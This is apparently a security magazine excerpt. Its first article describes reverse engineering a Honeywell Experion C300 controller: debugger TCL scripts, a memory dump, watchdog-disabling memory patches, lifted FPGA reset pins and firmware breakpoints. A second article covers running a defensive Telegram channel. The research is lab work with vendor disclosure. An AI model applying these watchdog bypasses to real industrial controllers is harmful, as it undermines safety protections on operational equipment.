


Рисунок 7.
Отладочный стенд

Наступает кульминация настройки стенда. Включаем устройство, нажимаем на кнопочку в IDE в надежде увидеть успешный статус и получить возможность отлаживаться. С первого раза не вышло...

Расследование показало: вендор поставляет две версии IDE — 10.5.1 (последняя) и 8.8. Кроме того, есть несколько вариантов отладчика: актуальный CodeWarrior TAP (наш вариант), а также устаревшие CodeWarrior USB TAP и CodeWarrior Ethernet TAP. Старая версия IDE поддерживает нужное семейство процессоров, но не поддерживает отладчик. И наоборот: в новой версии отладчик поддерживается, а процессор — нет.

Погружаемся глубже в устройство IDE и выясняем, что для взаимодействия с отладчиком применяется отдельное приложение CodeWarrior Connection Server (сокращенно — CCS). Причем его можно использовать отдельно от остальной части IDE.

Рисунок 8. CodeWarrior Connection Server

Для управления отладчиком используется терминал со встроенным интерпретатором языка TCL, который поддерживает набор проприетарных команд. В составе IDE мы нашли примеры таких команд в виде скриптов, соответствующих разным семействам процессоров. Однако документации на сами команды мы не обнаружили, поэтому, помимо прошивки контроллера, пришлось исследовать еще и DLL протокола отладки.

После пары экспериментов мы разработали первичный скрипт для подключения к процессору. Получилось достаточно лаконично (см. рис. 9).

```
proc connect_8270 {} {
    ccs::config_cc cwtap:0
    ccs::available_connections
    ccs::config_server 0 10000
    ccs::config_chain 32
}
```

Рисунок 9. Первичный скрипт для подключения к процессору

Отметим, что в дальнейшем мы итеративно расширяли этот скрипт и добавляли в него новые инструкции (например, для остановки процессора или выполнения операций с памятью).

Запуск первичного скрипта мы сочли успешным, но, когда попытались остановить исполнение процессора, контроллер впал в странное состояние: дисплей потух, светодиод замигал красным цветом, сеть перестала работать. Разбираемся дальше...

ОТЛАДКА: ЧАСТЬ ВТОРАЯ

Дальнейшие опыты показали, что после остановки процессор очень малое время остается доступен для отладки и только потом уходит в неактивное состояние. В качестве примера возьмем последовательность команд, которая выполняет остановку исполнения процессора и считывает часть памяти прошивки (см. рис. 10).

```
ccs::stop_core 0

display read_mem 0 0×4000 4 0 0×1000

ccs::run_core 0
```

Рисунок 10. Последовательность команд эксперимента

При попытке считать участок оперативной памяти с их помощью, получаем следующий результат (см. рис. 11)

```
0000  3D 60 00 07 39 6B 9F A8 28 0B 00 00 41 82 00 08  =`..9kŸ¨(...A,..
0010  48 06 5F 99 48 00 00 05 7D 88 02 A6 3D 60 00 00  H._™H...}ˆ.¦=`..
0020  39 6B 40 18 7D 6B 60 10 3D A0 00 0A 39 AD 20 18  9k@.}k`.= ..9- .
0030  3C 40 00 09 38 42 76 30 3D 80 FF 02 39 8C 40 00  <@..8Bv0=€ÿ.9Œ@.
0040  28 0C 00 00 41 82 00 18 28 0B 00 00 41 82 00 10  (...A,..(...A,..
0050  3C 40 FF 0B 38 42 76 30 48 00 00 08 7C 42 5A 14  <@ÿ.8Bv0H...|BZ.
0060  3D 40 00 00 39 4A 40 B8 7D 4A 5A 14 39 4A 00 04  =@..9J@¸}JZ.9J..
0070  85 EA 00 04 86 0A 00 04 86 2A 00 04 86 4A 00 04  …ê..†...†*..†J..
0080  86 6A 00 04 86 8A 00 04 86 AA 00 04 86 CA 00 04  †j..†Š..†ª..†Ê..
0090  86 EA 00 04 39 40 00 00 91 41 00 00 39 41 00 04  †ê..9@..'A..9A..
00A0  3C 60 00 0A 91 43 BB A0 3C 60 00 00 38 63 40 E4  <`..'C» <`..8c@ä
00B0  7C 63 5A 14 38 80 00 00 48 07 3F C4 00 00 00 00  |cZ.8€..H.?Ä....
00C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0100  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0110  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0120  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0130  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0170  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0180  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01B0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01C0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01D0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01E0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
01F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0200  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0210  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0220  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
0230  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Рисунок 11. Полученный дамп памяти

Видим, что отладчик успел считать некоторую часть памяти (примерно 0xC0 байт), но потом процессор отключился и перестал передавать данные, поэтому конец образа заполнен нулями. Теперь попробуем остановить исполнение процессора и сразу же запустить его с помощью следующих команд (см. рис. 12):

```
ccs::stop_core 0

ccs::run_core 0
```

Рисунок 12. Команды для остановки и запуска процессора

В этот раз мы получили совершенно другой результат: контроллер перезагрузился в recovery-образ прошивки и вывел на экран надпись FAIL. Становится все интереснее!





Рисунок 13.
Очередной FAIL

Мы предположили, что на устройстве включена функция Watchdog (или Watchdog Timer). Это механизм, который отлавливает зависания процессора и при необходимости перезагружает его, чтобы дать программе еще один шанс корректно исполниться от начала до конца. Отладочная остановка процессора как раз может трактоваться как такое зависание.

Один из способов реализации Watchdog — отдельный аппаратный модуль, встроенный прямо в процессор. Как правило, такой модуль можно включить или выключить с помощью специального регистра. В документации на наш процессор он есть (см. рис. 14).



	0							15
Field	SWTC							
Reset	1111_1111_1111_1111							
R/W	R/W							
Addr	0x10004							

	16	23	24	25	26	28	29	30	31
Field	BMT		PBME	LBME	—		SWE	SWRI	SWP
Reset	1111_1111		0	0	00_0		1	1	1
R/W	R/W								
Addr	0x10006								

Figure 4-30. System Protection Control Register (SYPCR)

Рисунок 14. Регистр для включения и отключения Watchdog

Мы считали этот регистр за доступное нам время между остановкой процессора и его отключением. Оказалось, в нашем устройстве данный аппаратный механизм не используется...

Поиски причин необычного поведения устройства мы решили продолжить... в официальной документации на контроллер. Иногда помогает :) Там мы обнаружили следующие строки, которые буквально описывают странное состояние нашего устройства после попытки прочитать память (см. рис. 15.1–15.2).




Рисунок 15.1.
Описание странного состояния контроллера

WDT Hardware Error	WDTHWFAIL	No	Online diagnostic error: Fault detected in the Watchdog Timer hardware circuit.
WDT Refresh Warning	WDTSWFAIL	No	Online diagnostic warning: Watchdog Timer is being refreshed late and close to the timeout limit.

Рисунок 15.2.
Что мы узнали о Watchdog

Итак, что нам известно на данный момент:

› У контроллера есть два Watchdog — программный и аппаратный. Оба взаимодействуют с некой отдельной «аппаратной схемой».

› Программный Watchdog срабатывает, когда тайм-аут на сброс таймера превышает предустановленное значение на относительно небольшую величину. В этом случае ПЛК перезагружается в recovery-образ прошивки и выводит на экран строку FAIL. От пользователя требуется заново перезагрузить контроллер в основной образ.

› Аппаратный Watchdog срабатывает, когда тайм-аут на сброс таймера значительно превышает предустановленное значение либо таймер вовсе не сброшен. В результате получаем потухший дисплей.

Симптомы ясны — теперь нужно точно определить причины и попытаться их устранить. Раз при «мягком» срабатывании таймера устройство перезагружается в recovery-образ, попробуем найти в коде ссылки на места, которые точно исполняются при такой загрузке. Практически для любого процессора в составе любого устройства любая загрузка — это повод передать управление обработчику RESET-прерывания. Причем неважно, в какой момент она происходит: когда достали устройство с чердака и подключили к батарейке или после того, как дернули специальную ножку на микросхеме.

Практика вызывать обработчик RESET-прерывания чисто программными средствами, при помощи инструкций передачи управления, тоже существует. В нашей прошивке обработчик вызывается в функции, в которой, судя по строке, проверяется тайм-аут Watchdog-таймера (см. рис. 16).

```
int CheckWDT(int a1)
{
  _BYTE *v2; // r10
  int v3; // r9

  ++WDT_CTR;
  __asm { mftb      r3# Move from time base register (lower) }
  WDT_EXPIRATION_TICKS = (_R3 - PREV_WDT_TIME + 0x3069) / 0x60D2u;
  if ( CheckWdtStatusIsWrec() )
  {
    WdtSetTestMode();
    WdtCalcNewTime();
    SetWdtStatusZero();
    DelayBig(3);
    WdtSetRunMode();
    while ( IsDisabledGpioPdatC16() )
      ;
    return 1;
  }
  else
  {
    sprintf(v2, "System WDT Expired: History (msec) = %d, %d, %d, %d, %d", WDT1, WDT2, WDT3, WDT4, v3);
    return 0;
  }
}
```

Рисунок 16. Функция, в которой проверяется тайм-аут Watchdog-таймера


Попробуем пропатчить эту функцию так, чтобы она всегда считала таймер сброшенным вовремя. Сделаем это при помощи еще одного TCL-скрипта. Действовать будем в момент загрузки устройства, когда прошивка скопирована в оперативную память и ее целостность проверена, но Watchdog еще не включен.

```
# software wdt app
# b 0x1C
ccs::write_mem 0 0x000102D4 4 0 0x4800001C
# nop
ccs::write_mem 0 0x00011640 4 0 0x60000000
# nop
ccs::write_mem 0 0x00011664 4 0 0x60000000
# nop
ccs::write_mem 0 0x00011658 4 0 0x60000000
```

Рисунок 17. TCL-скрипт с патчем

Рисунок 18. Прозвон

С программным Watchdog'ом разобрались! А что насчет аппаратного? В документации упоминается некая «аппаратная схема» — пора вернуться к печатной плате и найти ее. При первоначальном анализе мы отметили микросхему ПЛИС Xilinx: а что, если это она перезагружает процессор снаружи при превышении тайм-аута? Мы сняли слой лака с тестовых площадок выводов процессора и стали прозванивать их мультиметром попарно с ножками ПЛИС.



Мы подключили к выводам логический анализатор, воспроизвели эксперимент с остановкой процессора при помощи отладчика и... увидели, как ПЛИС (которую теперь правильнее будет называть «Hardware Watchdog») подтягивает выводы HRESET и SRESET к земле! В результате процессор оказывается в состоянии сброса и не может выполнять никаких инструкций — соответственно, не может быть отлажен.

Значит, нужно всеми силами помешать микросхеме ПЛИС выключать процессор. Дешевый и сердитый способ — отпаять соответствующие ножки и приподнять их над контактными площадками (см. рис. 19).

SRESET & HRESET




Рисунок 19. Подняли ножки ПЛИС

Теперь мы можем останавливать процессор без выключения контроллера, однако сама прошивка стала работать иначе: например, у нас полностью пропала сеть...

Дело в том, что мы не знаем назначения всех ножек микросхемы ПЛИС. В силу плотной компоновки платы прозванивать их все попросту нецелесообразно. Вероятно, упомянутые ножки сброса — не единственный интерфейс между ПЛИС и процессором, но обработка других способов коммуникации должна быть уже программной, а не аппаратной.

Выходит, ранее сделанного патча недостаточно, но мы можем развить эту методику. Кандидатов на патч будем искать по ссылкам на строки, в которых упоминается слово «Watchdog» или что-то похожее. К счастью, нам хватило буквально одного патча (см. рис. 20).

```
v4 = syscallPrepare_1();
v5 = syscall_0x36_RunTask(v4);
assert(v5, "SYS main() RunTask(taskWDTOnlineDiag)", "../../../common/sys/systasks.cpp");
v6 = syscallPrepare_1();
```

Рисунок 20.
Что еще пришлось пропатчить

ТОЧКИ ОСТАНОВА

Итак, теперь мы можем свободно останавливать процессор, считывать его состояние и возвращать к выполнению кода. Однако для полноценной отладки нужно уметь останавливать его в момент исполнения конкретной инструкции по определенному адресу. Точно угадать момент и сделать это по нажатию клавиши на клавиатуре невозможно. Эта задача решается с помощью точек останова — брейк-пойнтов.

Они бывают двух типов — аппаратные и программные (прямо как наши Watchdog'и). Для использования первых нужно записать адрес остановки в специальный регистр. Во втором случае — заменить инструкцию в памяти по интересующему адресу на специальную инструкцию остановки. Оба механизма реализуются с помощью прерываний: в момент, когда исполнение дойдет до нужного адреса, оно будет прервано и управление перехватит соответствующий обработчик. Обработчика прерываний на аппаратные брейк-пойнты у нас нет, поэтому воспользуемся программными.

В архитектуре PowerPC специальная инструкция остановки называется trap. Мы поставили ее в интересующее нас место обработчика сетевого пакета, отправили пакет — и контроллер снова перезагрузился в recovery-образ. Опять идем расследовать, что пошло не так...

Оказывается, обработчик прерывания Program Exception, который отвечает за программные брейк-пойнты, также обрабатывает ряд других ситуаций. Например, невалидные и привилегированные инструкции. Далее мы обнаружили, что на механизме обработки невалидных инструкций построен еще один интересный механизм — так называемые программные инструкции. Суть в следующем: когда процессор натыкается на инструкцию, которую не может декодировать, он передает управление в обработчик Program Exception. Внутри него на основании числового кода инструкции выбирается соответствующее действие. Например, в нашем случае при попытке выполнить инструкцию с числовым кодом 3 управление передается по адресу, указанному сразу после инструкции (см. рис. 21).

```
                # ---------------------------------------------------------------
                # int (__fastcall *DATA_0x0003)(int, int, int)
00 00 00 03 DATA_0x0003:    .long 3                 # CODE XREF: initialEx+284
00 06 0F 7C                 .long main
```

Рисунок 21. Та самая инструкция с числовым кодом 3

Проанализировав код обработчика, мы обнаружили, что в прошивке Honeywell Experion C300 роль trap выполняет инструкция с кодом 0xFFFF.

Наконец, после всех мытарств, у нас есть отладка!


Мы рассказали, как взяли американский промышленный контроллер, притащили его в лабу и рассмотрели со всех возможных ракурсов. Теперь мы знаем, как он устроен, какие там есть протоколы, умеем его отлаживать, а еще собрали ряд забавных и, на первый взгляд, бесполезных фактов :) И что в итоге?

- Теперь ИБ-продукты Позитива умеют неплохо понимать это оборудование, а иногда даже самостоятельно с ним общаться.

- Мы обнаружили уязвимости и оказали вендору посильную помощь в их исправлении, а значит, сделали мир чуточку лучше :). Подробнее об этой грани нашей работы смотрите здесь [1].

PT ESCALATOR, ИЛИ АППАРАТ ВОЗВЫШЕНИЯ НАД ЗЛОУМЫШЛЕННИКАМИ

АВТОР



НИКИТА ПОПОВ

Руководитель SMM, Positive Technologies

О ЧЕМ МАТЕРИАЛ

Как наш SMM и ESC фигачат ТГ-канал ESCalator

В 2024 г. парни из экспертного центра безопасности Positive Technologies решили, что им нужен свой отдельный канал, где они могли бы делиться своей экспертизой и интересными находками. Задача понятная: большие исследования могут выходить только в блоге на сайте (и это долгая подготовка), но есть много такого, что вполне укладывается в 4096 символов — то есть в пост в телеге.

Изначально канал описывался просто как «Tips & tricks» от PT ESC, но со временем вырос во что-то более значимое. На март 2026 г. у канала в Telegram более 7000 подписчиков, за два года было выпущено более 600 публикаций, а в среднем один пост собирает 4000 просмотров — если переводить на язык SMM, то ERR выше 50%, и это высокий показатель.

При этом сохраняется и высокая вовлеченность: ER (это когда суммируется количество лайков, репостов, комментариев, делится на число просмотров поста и умножается на 100%) — выше 3%. В сравнении со многими корпоративными страничками из кибербеза здесь прямо все хорошо.

А если еще немножко покичиться: ESCalator два раза подряд занимал первое место в категории Defensive в топе телеграм-каналов в ИБ по версии Sachok (как отмечалось, составлять этот рейтинг помогают ИБ-специалисты, PR-специалисты, маркетологи и журналисты ведущих деловых СМИ).

Как вообще оно работает?

Сегодня ESCalator внутри Позитива часто приводится в пример как отлично работающий экспертный канал, и многие хотят сделать так же (вне компании — тоже, это мы слышим на различных конференциях). Но это могут не только лишь все, а точнее, тут важно понимать, как все работает, чтобы не строить иллюзий, что такой канал может создать и вести один SMM'щик.

Весь контент строится на экспертизе ребят и на их вовлеченности в процесс. Перед тем как запуститься, они создали около 10 постов, чтобы пройти обкатку и сделать запас для выхода «в прод». То есть вся инициатива шла изнутри, а не маркетинг пришел с запросом: «Парни, нужен такой канал».

И инициатива, конечно же, шла еще и от руководителя PT ESC — Леши Новикова, который уже после подготовки первых публикаций пришел в SMM с запросом: «Посмотрите, что там мои ребята натворили. Давайте сделаем хорошо».

Так уже и делаем почти два года. И честно — не потому, что надо и Леша попросил, а потому, что это интересная задача, которая помогает узнать что-то новое, разобраться в кибербезе со стороны защиты, а еще тут нет долгих процессов согласований.

Чуть углублюсь в каждый из процессов.

Контент


У канала есть редакция — буквально так и называется наш внутренний чат, в котором больше 40 человек. В нем по большей части ребята из разных отделов PT ESC — TI, DFIR, VR, антивирусной лабы и других.

Хотите верьте, а хотите нет: у канала нет четкого контент-плана (я вообще считаю их вредными, когда все должно выходить в четкие рамки). Каждый из отделов приносит свои публикации, когда готов, и их обсуждают всем чатом.

То есть ребята друг друга дополняют: где-то помогают добавить индикаторы компрометации, где-то подмечают ошибки или предлагают посмотреть еще что-то дополнительно, чтобы обогатить публикацию.

Есть у нас еще два Дениса — они принимают решение о финальном выходе материала, а еще они являются отцами-основателями ESCalator. Это Денис Кувшинов — руководитель департамента TI, и Денис Гойденко — руководитель департамента реагирования на угрозы ИБ.

Когда публикация прошла ревью внутри, ее подхватывает SMM — наша задача собрать красивый пост: сделать картинки, поработать над буквами и словами, сделать нормальное форматирование, «облагородить» эмодзи.



Поначалу приходилось очень глубоко во все вникать — гуглить различные термины (которые парни зачастую используют не так, как принято «официально»), чтобы понимать, о чем вообще публикация. Но спустя два года гуглежа стало меньше, а понимания того, что происходит в мире киберпреступности, — больше. Более того, мы даже сами сейчас можем подмечать что-то интересное дополнительно и предлагать добавить в пост — и это принимается.

Ну а когда финально все собрано и упаковано, получаем финальный «ок» или лайк от Денисов на пост — и выкатываем. Часто это происходит день в день — в том числе чтобы нас не смогли опередить конкуренты с находкой (потому что знаем, что они тоже копают в эту сторону).

Ну и главное в контенте — поделиться не только находкой, но и тем, что нужно сделать для защиты. Либо советом, либо индикаторами.

Картинки

Для каждой обнаруженной APT-группировки мы генерируем уникальную прикольную картинку — и в это тоже вовлечены ребята. У нас обычно есть несколько вариантов, и мы придерживаемся красно-черных тонов — такой вот стиль. Выбираем итоговый вариант либо с авторами материала, либо все вместе в чате.

А после публикации очень часто встречаем эти картинки на аватарках у пользователей и в презентациях коллег из других компаний. Нас спрашивают, как мы их создаем. Ответ — в основном с помощью Midjourney с ручной доработкой. Иногда используем Grok.

Опросы

Казалось бы, опросы и опросы. Кто их не делает? Но в случае с ESCalator — это особое удовольствие. Поначалу мы искали просто еженедельные рубрики, ну и опросы пришли как что-то базовое.

Первые из них были серьезные, по теме выходящих постов. Спустя некоторое время в них начали появляться несерьезные ответы и эмодзи. А еще позже — они почти полностью стали шуточными. И выходят по пятницам.

Еженедельно мы смотрим, какое важное событие происходит в этот день (или в ближайшие дни), и под него можем подстроить опрос. Например, в день бармена — расспросить о любимых коктейлях, где в вариантах ответа добавим «СОК». Или же просто смотрим на недельную повестку: какие форумы были — и генерируем варианты под это.

То есть буквально: кто-то скидывает вопрос, парни накидывают ответы — и из этого собирается опрос. Пару раз они выходили у нас в субботу, но один из пользователей на Новый год загадал желание, чтобы они были, как и раньше, по пятницам. Стараемся желание исполнить.

Продвижение

У нас самое эффективное рекламное продвижение. Шутка — у нас практически нет рекламы. Первые подписчики появились за счет сарафанного радио: эксперты поделились ссылкой на канал со своими знакомыми экспертами. Потом QR-коды начали появляться в докладах, на стендах, на сайте и т. д. — то есть рост в большинстве своем органический (конечно, помогли еще репосты в каналах Позитива, Секлаба и Алексея Лукацкого).

Для нас очень важна правильная аудитория, которая нас читает, и потому широкая реклама в нашем случае неприменима. Интересно проверить, сколько вообще специалистов со стороны защиты есть в стране, чтобы собрать их всех у нас в канале.

Внимательные читатели, если взглянут на TGStat, подметят, что реклама у нас все-таки есть, — и будут правы. Она не очень большая, запущена на дружественные паблики, а еще мы иногда ее используем по приколу — запустить на конкурентов новость о какой-то находке, когда мы их опередили. Реклама дает нам всего 10–15% подписавшихся, и она для нас не самый эффективный инструмент.

А из забавного отмечу, что мы несколько раз сталкивались с накруткой — когда к нам закидывали тысячи индусов в виде подписчиков. Но у канала тоже есть защита, поэтому такие боты выжигались почти сразу после того, как добавлялись.

А какие цели у всего этого?

Первое — поделиться полезным. В канале нет прямой рекламы продуктов Позитива, здесь именно контент от экспертов для экспертов. Возможно, потому он так и ценится в сообществе.

Второе: как и писал ранее, мы хотим собрать всех защитников России у нас. Сколько их, мы наверняка не знаем, но цифра точно не миллионы.

Третье — обогнать по подписчикам PT SWARM (внутренне себя потешить). Это канал белых хакеров Позитива. В Telegram мы их уже обошли, на других платформах — все впереди.

Четвертое — популяризация PT ESC, чтобы на рынке о нашей экспертизе слышали чаще... и обращались за услугами, возможно :)

А пятое — то, в чем нам предстоит еще разобраться: выход на международную аудиторию.

У нас уже есть канал в X, и мы ищем возможность делиться экспертизой и с зарубежными коллегами, потому что находки PT ESC не ограничиваются только Россией. Если какой-то вредонос угрожает сотням компаний Бразилии, наша задача — сообщить об этом как можно быстрее и большему количеству ребят (цели у нас общие — защитить). Здесь мы еще в поиске форматов, потому что на международке все работает немного по другим правилам, но идеи есть — возможно, расскажем об этом в одном из будущих выпусков Positive Research.

